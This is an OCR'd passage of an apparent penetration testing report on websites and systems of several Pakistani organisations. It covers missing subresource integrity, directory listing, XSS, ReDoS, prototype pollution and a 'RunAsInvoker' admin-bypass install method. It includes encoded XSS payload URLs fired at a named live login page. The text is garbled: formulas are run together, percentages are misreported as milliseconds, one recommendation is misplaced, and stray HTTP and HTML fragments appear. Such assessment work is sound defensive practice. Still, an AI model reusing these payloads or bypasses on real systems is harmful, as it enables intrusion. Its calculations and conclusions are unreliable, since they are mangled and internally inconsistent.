{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dYzH1rlftPkaP97ngFf
r3bIzyGNIMDNcWTWGwLtlXAK2RJM2UiYbDfI02xNW5picSedUC%2BfrW7fexIVfe6h5qCe9oQLikSFm0GOZSCF
5Ky9IFhZNPm3tmzdHnNonPg%3D%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
X-Frame-Options: SAMEORIGIN
Referrer-Policy: same-origin
Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Server: cloudflare
Cf-Ray: 8499d43c8dffd1dc-MCT
Alt-Svc: h3=":443"; ma=86400

<!DOCTYPE html>
<!--[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->
<!--[if IE 7]>    <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->
<!--[if IE 8]>    <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->
<!--[if gt IE 8]><!--> <html class="no-js" lang="en-US">
  <!--<![endif]-->
  <head>


    <title>
      gulautos.pk | 520: Web server is returning an unknown error
    </title>
    <meta charset="UTF-8" />
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
    <meta name="robots" content="noindex, nofollow" />
    <meta name="viewport" content="width=device-width,initial-scale=1" />
    <link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/main.css" />


  </head>
  <body>
```

Figure 3.3: XMLRPC

hosted resources, such as scripts or style sheets. In the absence or misconfiguration of SRI, an attacker who gains unauthorized access to the system could manipulate these external resources through various methods. For instance, they might exploit man-in-the-middle attacks to inject malicious content during transit, compromise the Content Delivery Network (CDN) serving the resources , or 6 compromise the server hosting the external scripts. Once access is obtained, attackers could inject malicious code, leading to unauthorized data access, service disruption, or further compromise of the web application. Which is shown in Figure 3.5:


Recommendation

Generate cryptographic hashes (e.g., SHA-256) of the resource content and include them in the integrity attribute of the corresponding HTML tags.

3.2.6 Imediate Insight

Following this report, immediate action should be taken to:

- Prioritize the remediation of high-risk vulnerabilities.
- Schedule updates and maintenance periods to correct medium-priority issues.
- Review security policies and conduct regular staff training sessions on cybersecurity best practices.



Edit Alert

Sub Resource Integrity Attribute Missing

URL: https://gulautos.pk/

Risk: Medium

Confidence: High

Parameter:

Attack:

Evidence: <link href="https://fonts.googleapis.com/css

CWE ID: 345

WASC ID: 15

Description:
The integrity attribute is missing on a script or link tag served by an external server. The integrity tag prevents an attacker who have gained access to this server from injecting a malicious content.

Other Info:

Solution:
Provide a valid integrity attribute to the tag.

Reference:
https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

```
TP/1.1 200 OK
:e: Mon, 22 Jan 2024 19:32:02 GMT
ntent-Type: text/html; charset=UTF-8
nnection: keep-alive
nk: <https://gulautos.pk/wp-json/>; rel="https://api.w.org/", <https://gulautos.pk/wp-json/wp/v2/pages/5132>; rel="alternate";
pe="application/json", <https://gulautos.pk/>; rel=shortlink
ry: Accept-Encoding
-Cache-Status: DYNAMIC
port-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=JfIBlWm5Cx7RxGid0TsLScrleX%2BXrKAfAXChHgWyv6liMuwlt%
```

```
    <g>
        <path style="fill: #FFFFFF;" fill="#FFF" d="M783.302 243.246c-69.329-69.387-161.529-107.619-259.763-107.658-202.402 0-367
    </g>
    </svg></div>                </div>
        </div>
                    <span class="ht_ctc_chat_data"
            data-no_number=""
            data-settings="{&quot;number&quot;:&quot;923137616666&quot;,&quot;pre_filled&quot;:&quot;&quot;,&quot;dis_m&quot;:&qu
        ></span>
        <link href="https://fonts.googleapis.com/css?family=Roboto:300%2C400&display=swap" rel="stylesheet" property="stylesheet"
```

ne Wrap Disabled

apis.com/css?family=Roboto:300%2C400&display=swap" rel="stylesheet" property="stylesheet" media="all" type="text/css" >

Integrity Attribute Missing)

Figure 3.4: Sub-resource Integrity (SRI) Attribute

The vigilance and commitment to continuous improvement will ensure that Gul Autos remains resilient in the face of evolving cyber challenges.

3.2.7 Summary

The penetration test has revealed several areas where security improvements are essential. By addressing the high-priority issues immediately and considering the recommendations provided for medium and low-priority concerns, Smart Alpha Software House can significantly enhance its defense mechanisms against potential cyber threats. Security Score: Average.

Chapter 4

Pentesting Report for Chamkani Model School

4.1 Overview


The following penetration testing report presents the findings and recommendations resulting from a comprehensive assessment of security vulnerabilities within the specified organization. The primary aim of this assessment was to identify and remediate potential weaknesses in the organization's systems, applications, and infrastructure to strengthen the overall security posture. This report encompasses the objectives, scope, and actionable findings and recommendations.Directory listing vulnerability occurs when sensitive files are exposed among public ones, allowing attackers to access them; remediation involves reconfiguring the web server to deny directory listing and verifying sensitive file locations. Cross-site scripting (XSS) attacks exploit web applications by injecting malicious JavaScript, often targeting outdated libraries like jQuery; updating libraries is crucial to mitigate this risk Regular Expression Denial of Service (ReDoS) attacks aim to make systems inaccessible by exploiting regex inefficiencies; testing and updating libraries like lodash can prevent these attacks Prototype Pollution in JavaScript, affecting libraries like lodash and Datatables.net, enables attackers to manipulate object prototypes, leading to denial of service or remote code execution; updating these libraries is recommended to mitigate this risk .

4.2 Findings Recommendations

Security vulnerabilities are weaknesses in systems that can be exploited by attackers. Common findings include outdated software, weak access controls, and misconfigurations. Recommendations to mitigate these vulnerabilities include regularly updating software, implementing strong access controls, conducting thorough penetration testing, and following security best practices and standards to proactively identify and address potential threats.

4.2.1 Directory listing is enabled

Directory listing is enabled at the specified URL, posing a risk where sensitive files can be inadvertently exposed alongside public files. Attackers can exploit this vulnerability by accessing directories that reveal such files, potentially compromising sensitive information which is shown in Figure 4.1.



Index of /files/assets/pages

Name	Last modified	Size	Description
Parent Directory		-	
accordion/	2023-10-04 06:46	-	
advance-elements/	2023-10-04 06:46	-	
dashboard/	2023-10-04 06:46	-	
data-table/	2023-10-04 06:46	-	
form-masking/	2023-10-04 06:46	-	
form-validation/	2023-10-04 06:46	-	
forms-wizard-validat..>	2023-10-04 06:46	-	
icon-modal.js	2023-10-04 06:46	447	
icon-modal.min.js	2023-10-04 06:46	349	
jquery.filer/	2023-10-04 06:46	-	
notification/	2023-10-04 06:46	-	
prism/	2023-10-04 06:46	-	
range-slider.js	2023-10-04 06:46	4.8K	
range-slider.min.js	2023-10-04 06:46	2.7K	
sortable-custom.js	2023-10-04 06:46	605	
sortable-custom.min.js	2023-10-04 06:46	131	
todo/	2023-10-04 06:46	-	
toolbar/	2023-10-04 06:46	-	
waves/	2023-10-04 06:46	-	
widget/	2023-10-04 06:46	-	

Figure 4.1: Sensitive Files

Recommendation

We recommend reconfiguring the web server in order to deny directory listing. Furthermore, you should verify that there are no sensitive files at the mentioned URLs.

4.2.2 Cross site scripting


Issue: Cross site scripting. Location: jQuery old version. Impact: Cross-site scripting (XSS) attacks allow attackers to inject malicious scripts into trusted web applications, leading to significant risks like data theft, session hijacking, and malware distribution. This occurs when an application fails to validate and sanitize user input, resulting in the execution of untrusted code by the user's browser.

Recommendation

Updating the libraries.

Attack(cross-site scripting)

A cross-site scripting attack occurs when the attacker tricks a legitimate web-based application or site to accept a request as originating from a trusted source. This is done by escaping the context of the web application; the web application then delivers that data to its users along with other trusted dynamic content, without validating it. The browser unknowingly executes malicious script on the client side (through client-side languages; usually JavaScript or HTML) in order to perform actions that are otherwise typically blocked by the browser's Same Origin Policy. Affected versions of this package are vulnerable to Cross-site Scripting (XSS). Passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. Which is shown in Figure 4.2:



https://cms.re-vamp.net/login.php?m=PGh0bWwgb25Nb3VzZVVwIGh0bWwgb25Nb3VzZVVwPSJqYXZhc2NyaXB0OmphdmFzY3JpcHQ6YWxlcnQoMSkiP...

Login

Sign In

Sign in with your user credentials


Username (alphabets and numbers only)

Password

Figure 4.2: Cross-site Scripting Attack

Request

As you can see the script got executed and the status of the url is 200 OK Which means the script was successfully executed. Which is shown in Figure 4.3:



▾ General

Request URL:	https://cms.re-vamp.net/login.php?PGh0bWwgb25Nb3VzZU1vdmUgaHRtbCBvbk1vdXNlTW92ZT0iamF2YXNjcmlwdDpqYXZhc2NyaXB0OmFsZXJ0KDEpIj48L2h0bWwgb25Nb3VzZU1vdmU-
Request Method:	GET
Status Code:	● 200 OK
Remote Address:	172.67.128.119:443
Referrer Policy:	strict-origin-when-cross-origin

Figure 4.3: Request

4.2.3 Regular Expression Denial of Service (ReDoS)

Issue: Regular Expression Denial of Service (ReDoS) Location: Lodash Library Impact: Denial of Service (DoS) describes a family of attacks, all aimed at making a system inaccessible to its original and legitimate users. There are many types of DoS attacks, ranging from trying to clog the network pipes to the system by generating a large volume of traffic from many machines (a Distributed Denial of Service - DDoS - attack) to sending crafted requests that cause a system to crash or take a disproportional amount of time to process. The Regular expression Denial of Service (ReDoS) is a type of Denial of Service attack. Regular expressions are incredibly powerful, but they aren't very intuitive and can ultimately end up making it easy for attackers to take your site down.

Recommendation

To prevent directory listing vulnerabilities, disable directory listing on your web server and ensure no sensitive files are exposed

Default Test(Login page)

In the following figure the defult page was rendered without any modification or payload. The performance was captured using the Developer options in web browser. The test was normal and the website was fast to render, As shown in the following Figure 4.4:





Figure 4.4: Default test

Exploit

Now an encoded payload was injected in the url of the page and using the same technique the performance was monitored. The performance was shocking as the loading ms went from 24 to 52 a 116.67 percent slower with just a single payload imagine sending hundreds of thousands of requests. The test is Shown in the Figure 4.5:



Range: 0 – 5.08 s

5076 ms

52 ms Loading
489 ms Scripting
43 ms Rendering
3 ms Painting
139 ms System
4349 ms Idle

Figure 4.5: Payload

4.2.4 Explanation and calculations

4.2.5 Scripted Performance (chamkanu redossdefult.png)

The performance metrics for the file chamkanu redossdefult.png provide an overview of the system's resource usage and efficiency. The Total Load Time is 5076 milliseconds, which encompasses several specific activities. Loading took 52 milliseconds, indicating the time required to fetch resources from storage or over a network. Scripting, which involves executing JavaScript or other scripts, consumed 489 milliseconds. Rendering refers to the process of drawing the visual elements on the screen, which took 43 milliseconds. The Painting phase, which includes rendering the pixels on the screen, was remarkably quick at 3 milliseconds. System activities, such as operating system-level tasks, accounted for 139 milliseconds. Finally, the system spent the most time in Idle at 4349 milliseconds, which could imply waiting for user input or other processes to complete.

- Total Load Time: 5076 ms

- Loading: 52 ms

- Scripting: 489 ms
- Rendering: 43 ms
- Painting: 3 ms
- System: 139 ms
- Idle: 4349 ms

4.2.6 Default Performance (chamkani reddods.png)

The default performance of the image file chamkani reddods.png is quite efficient, with a total load time of 1870 milliseconds (ms). Breaking down this load time, the loading process itself is swift, taking only 25 ms. Scripting follows, consuming 343 ms to execute, while rendering requires a mere 21 ms. Painting, the final stage of the graphical process, takes the least time at just 1 ms. The system operations needed to support these activities use up 134 ms. Notably, a substantial portion of the total time, 1346 ms, is spent in the idle state, indicating periods where the system is waiting for further commands or processing to continue.

- Total Load Time: 1870 ms
- Loading: 25 ms
- Scripting: 343 ms
- Rendering: 21 ms
- Painting: 1 ms
- System: 134 ms
- Idle: 1346 ms

4.2.7 Analysis

4.2.8 Total Load Time Difference

To analyze the load time differences between the scripted and default methods, it's evident that the scripted method, with a load time of 5076 milliseconds (ms), is significantly slower than the default method, which takes only 1870 ms. The difference of 3206 ms highlights a considerable performance gap, suggesting that the scripted approach involves additional complexity or overhead. This extended duration could be due to various factors such as custom configurations, extra processing steps, or additional interactions that are not present in the default method.Percentage Increase: $(3206/1870) \times 100171.39$

- Scripted: 5076 ms
- Default: 1870 ms
- Difference: 5076 - 1870 = 3206 ms
- Percentage Increase: (3206/1870)×100171.39

4.2.9 Performance Metrics

Loading

Performance metrics are crucial for evaluating the efficiency of a system or process. In this case, the performance metrics indicate the loading times of two types of scripts: Scripted and Default. The Scripted loading time is 52 milliseconds, while the Default loading time is 25 milliseconds. The difference between these two metrics is 27 milliseconds, with Scripted being slower. This data should be presented in tables to clearly highlight the comparison and make the performance evaluation more accessible. Percentage Increase: (27/25)×100108

- Scripted: 52 ms
- Default: 25 ms
- Difference: 52 - 25 = 27 ms
- Percentage Increase: (27/25)×100108

4.2.10 Scripting

In this analysis, we compare the performance of scripted versus default execution times. The scripted execution time is 489 milliseconds, while the default time is 343 milliseconds. The difference between these two times is 146 milliseconds, indicating that the scripted method is slower. To determine the percentage increase in time, we calculate it as (146/343) × 100

- Scripted: 489 ms
- Default: 343 ms
- Difference: 489 - 343 = 146 ms
- Percentage Increase: (146/343)×10042.57

4.2.11 Rendering

Rendering performance can be analyzed by comparing the time taken to render content with different settings. For instance, the scripted rendering time is 43 milliseconds, while the default rendering time is 21 milliseconds. The difference between these two times is 22 milliseconds, which represents an increase when using the scripted option. To express this difference as a percentage, we calculate the percentage increase by dividing the difference by the default time and then multiplying by 100. Specifically, the percentage increase is (22/21) × 100 104.76

- Scripted: 43 ms
- Default: 21 ms
- Difference: 43 - 21 = 22 ms
- Percentage Increase: (22/21)×100104.76

4.2.12 Painting

The comparison of rendering and painting times reveals distinct performance differences. For rendering, the scripted time is 43 ms compared to the default time of 21 ms. This results in a difference of 22 ms, which equates to a percentage increase of approximately 104.76

- Scripted: 3 ms
- Default: 1 ms
- Difference: 3 - 1 = 2 ms
- Percentage Increase: (2/1)×100200

4.2.13 System

When comparing the performance of a system under different conditions, it is crucial to quantify the difference in time and its impact. For example, if a system's scripted performance takes 139 milliseconds (ms) and its default performance takes 134 ms, the difference between these two performance measures is 5 ms. To understand the relative impact of this difference, we can calculate the percentage increase. This is done by dividing the difference (5 ms) by the default time (134 ms) and then multiplying by 100. The resulting percentage increase is approximately 3.73

- Scripted: 139 ms

- Default: 134 ms
- Difference: 139 - 134 = 5 ms
- Percentage Increase: (5/134)×1003.73

4.2.14 Idle

In analyzing the performance difference between the Scripted and Default settings, the Scripted setting took 4349 milliseconds to complete, whereas the Default setting only took 1346 milliseconds. This results in a difference of 3003 milliseconds between the two settings. To quantify this difference, the percentage increase is calculated as (3003/1346)×100(3003/1346)× which equals approximately 223

- Scripted: 4349 ms
- Default: 1346 ms
- Difference: 4349 - 1346 = 3003 ms
- Percentage Increase: (3003/1346)×100223

4.2.15 Summary

The analysis of performance metrics reveals a substantial increase in various aspects when using the scripted version, with a total load time increase of 171.39 milliseconds. Specifically, loading time rose by 108 milliseconds, scripting time by 42.57 milliseconds, rendering time by 104.76 milliseconds, painting time by 200 milliseconds, and system time by 3.73 milliseconds. Additionally, idle time increased by 223 milliseconds. These increases point to a significant performance degradation, which strongly indicates that the application may be vulnerable to a ReDoS (Regular Expression Denial of Service) attack. This type of attack exploits the inefficiencies in processing regular expressions, resulting in excessive computational time and leading to a denial of service.

- Total Load Time Increase: The scripted version is 171.39
- Impact on Different Metrics :
- Loading time increased by 108
- Scripting time increased by 42.57
- Rendering time increased by 104.76
- Painting time increased by 200

- System time increased by 3.73
- Idle time increased by 223

The significant increase in load time and other metrics strongly suggests that the application is infact vulnerable to a ReDoS attack. This performance degradation indicates that the system is spending excessive time processing the regular expressions, leading to a denial of service.

4.2.16 Prototype Pollution

Issue is prototype pollution and location is Datatables.net, lodash. prototype pollution is a vulnerability affecting JavaScript. Prototype Pollution refers to the ability to inject properties into existing JavaScript language construct prototypes, such as objects. JavaScript allows all Object attributes to be altered, including their magical attributes such as proto, constructor and prototype. An attacker manipulates these attributes to overwrite, or pollute, a JavaScript application object prototype of the base object by injecting other values. Properties on the Object.prototype are then inherited by all the JavaScript objects through the prototype chain. When that happens, this leads to either denial of service by triggering JavaScript exceptions, or it tampers with the application source code to force the code path that the attacker injects, thereby leading to remote code execution. There are two main ways in which the pollution of prototypes occurs:Unsafe Object recursive merge and Property definition by path.

Recommendation

Updating the libraries

4.2.17 Effect

4.2.18 Denial of service (DoS)

This is the most likely attack. DoS occurs when Object holds generic functions that are implicitly called for various operations (for example, toString and valueOf). The attacker pollutes Object.prototype.someattr and alters its state to an unexpected value such as Int or Object. In this case, the code fails and is likely to cause a denial of service. For example: if an attacker pollutes Object.prototype.toString by defining it as an integer, if the codebase at any point was reliant on someobject.toString() it would fail.

4.2.19 Remote Code Execution

Remote code execution is generally only possible in cases where the codebase evaluates a specific attribute of an object, and then executes that evaluation. For example: eval(someobject.someattr). In this case, if the attacker pollutes Object.prototype.someattr they are likely to be able to leverage this in order to execute code.

4.2.20 Property Injection

The attacker pollutes properties that the codebase relies on for their informative value, including security properties such as cookies or tokens. For example: if a codebase checks privileges for someuser.isAdmin, then when the attacker pollutes Object.prototype.isAdmin and sets it to equal true, they can then achieve admin privileges.

4.2.21 Summary

The penetration test highlights critical vulnerabilities that, if exploited, could significantly impact the organization's security posture. Immediate remediation of the identified issues, such as updating libraries and reconfiguring web servers, is essential to enhance the overall security and protect against potential attacks. Regular security assessments and proactive measures are recommended to maintain a robust defense against evolving threats.

Chapter 5

Pentesting Report for Systems and Networks of City University

5.1 Overview

The following penetration testing report presents the findings and recommendations resulting from a comprehensive assessment of security vulnerabilities within the specified organization. The primary aim of this assessment was to identify and remediate potential weaknesses in the organization's systems, applications, and infrastructure to strengthen the overall security posture. This report encompasses the objectives, scope, and actionable findings and recommendations. The issue entails unauthorized installations within computer systems, potentially compromising entire servers, prompting a recommendation to restrict command prompt usage to mitigate unauthorized script-based installations and maintain system security and integrity. Initially, users could install executables without constraints, but addressing this led to a new approach using batch files or command prompt scripts with a specific compatibility mode setting, such as "RunAsInvoker," enabling software installations without admin authorization. By setting the compatibility layer to "RunAsInvoker," the script executes the software with user privileges, bypassing the need for admin authorization and facilitating unauthorized installations. This method underscores the importance of enforcing strict control over command prompt access to prevent such security breaches.

5.2 Findings Recommendations

Unauthorized access presents a significant threat, allowing individuals to breach networks, systems, or data without permission. Preventive measures include strict governance policies, access controls, and user education.

5.2.1 Unauthorized Installation

Unauthorized installation on a computer system can lead to severe consequences, including compromising the entire system and potentially the whole server. This issue arises when unauthorized software or applications are installed without proper permissions, which can introduce security vulnerabilities, malware, or other malicious elements. The impact of such unauthorized installations can be significant, as they may provide attackers with unauthorized access, disrupt system operations, and jeopardize sensitive data, potentially affecting the integrity and security of the entire network.

Recomondation

Restricting command prompt .By restricting command prompt usage, you can mitigate the risk of unauthorized script-based installations from being executed without proper authorization. It's important to enforce strict control over command prompt access to uphold system security and integrity.

Explination

